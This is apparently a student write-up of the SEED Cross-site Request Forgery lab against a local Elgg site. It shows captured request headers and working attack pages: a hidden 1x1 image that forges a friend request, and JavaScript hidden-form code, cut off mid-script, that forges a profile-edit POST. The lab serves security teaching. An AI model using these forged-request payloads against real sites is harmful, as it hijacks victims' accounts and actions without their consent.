Cross-site Request Forgery Attack Lab

CSCI 4365-01 SPRING 2019

Juan Bermudez, Lucas Hall, Matthew Garza

Task 1: Observe HTTP Requests, Use Wire Shark


You can use Wireshark to see how the POST and GET requests are generated. Wireshark was used because http headers was taking a long time to load. Get request is generated when adding a friend, the post request can be generated when sending a message, or updating your profile. The results using http headers will still be posted below, as well.


1. Login as Bobby

2. Turn on wireshark, and start packet capture

3. Add a friend, and edit bobby's profile


4. Type, http.request.method == "POST" or http.request.method == "GET" in wireshark, stop packet capture






Using HTTP Headers:


To enable HTTP Live headers go to the bookmarks toolbar, and then click on enable http header. Once done, GET and POST requests will be generated automatically when something is clicked on (like wireshark).


Alice : CSRF Lab Site - Mozilla Firefox
5:52 PM
File Edit View History Bookmarks Tools Help
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
HTTP Header Live
http://www.csrflabelgg.com/cache
GET HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; L
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prc
Cookie: Elgg=s73k6re9es0os8pdvfgtq2889
Connection: keep-alive
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 18 Oct 2019 14:47:26 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Clear
Options
File Save
Record
Account »
CSRF Lab Site



Charlie : CSRF Lab Site - Mozilla Firefox
5:56 PM
File Edit View History Bookmarks Tools Help
Charlie : CSRF Lab Site
www.csrflabelgg.com/profile/charlie
Most Visited SEED Labs Sites for Labs
HTTP Header Live
Content-Type: application/x-www-form-ur
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=s73k6re9es0os8pdvfgtq2889
Connection: keep-alive
__elgg_ts=1556834168&__elgg_toke
Date: Thu, 02 May 2019 21:56:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must
Pragma: no-cache
Content-Length: 315
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=
Clear
Options
File Save
Record
You have successfully added Charlie as a friend.
Remove friend
Send a message
Report user
Blogs

Task 2: CSRF Attack using the GET request

1. Type the following command on the terminal, password is dees




2. Go to location folder /var/www/CSRF and make a folder named Attacker, rename the old one because it is locked, then create index.html inside the Attacker folder to create the attack.




3. The following was used in index.htm to generate a GET request, the request is inside an img tag :

```
<html>
<head>
<title>Bobby here! If u ain't first, ur Last! </title>

<body>
<p>Hi profile currently under construction!!!Come back later, SHake and Bake! </p>
<img
src="http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1555694506&__elgg_token=etD89jeQtrz8XT9uvbGvaA" width = "1" height = "1" />
</body>
</head>
</html>
```




4. Post the attack link on bobby's profile, then as Alice, click on the link:




5. The link takes Alice to the malicious page with the GET request that bobby embedded to add himself to Alice's friends list

6. Result, Bobby is now friends with Alice:



7. In wireshark, the result will be displayed, the referrer is the attack website, and the cookie matches Alice's.



Result:

Alice does not want bobby as her friend. So Bobby will lure Alice into his blog by creating a malicious link, Bobby will automatically add himself as a friend, without Alice actually adding him.


Bobby was able to do this by seeing HTTP headers (or wireshark) and finding out his id, and seeing how the GET request works. He then created his attack by embedding a GET request that he saw when he added a friend in his HTML code. The GET request was placed in an image source attribute that was very small. When Alice clicked on the link, the referrer is the malicious link, and it sends the request through Alice, the server approves the request because it thinks Alice is the one who is adding a friend.

Task 3: CSRF Attack using the POST request:

1. In this step, Alice will write “Bobby is my hero” in her brief description, previous index.html code was changed to the following script:

```
<html>
<head>
<title>Shake N' Bake Ricky Bobby!</title>
<body>
<h1>
Bobby here! If u ain't first, ur Last! (Come back later)
</h1>

<img
src="http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1555694506&__elgg_token=etD89jeQtrz8XT9uvbGvaA" width = "1" height = "1" />

<script type="text/javascript">
function hack_post(){

var fields = "";

fields += "<input type='hidden' name='__elgg_token' value='NaKHNzUu2daSvFv0zfUGXQ' />";

fields += "<input type='hidden' name='__elgg_ts' value='1556033838' />";
fields += "<input type='hidden' name='name' value='Alice' />";

fields += "<input type='hidden' name='description' value='' />";
fields += "<input type='hidden' name='accesslevel[description]' value='2' />";

fields += "<input type='hidden' name='briefdescription' value='Boby es mi Heroe!' />";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2' />";
fields += "<input type='hidden' name='location' value='' />";
fields += "<input type='hidden' name='accesslevel[location]' value='2' />";

fields += "<input type='hidden' name='interests' value='' />";
fields += "<input type='hidden' name='accesslevel[interests]' value='2' />";

fields += "<input type='hidden' name='skills' value='' />";
fields += "<input type='hidden' name='accesslevel[skills]' value='2' />";

fields += "<input type='hidden' name='contactemail' value='' />";
fields += "<input type='hidden' name='accesslevel[contactemail]' value='2' />";

fields += "<input type='hidden' name='phone' value='' />";
```

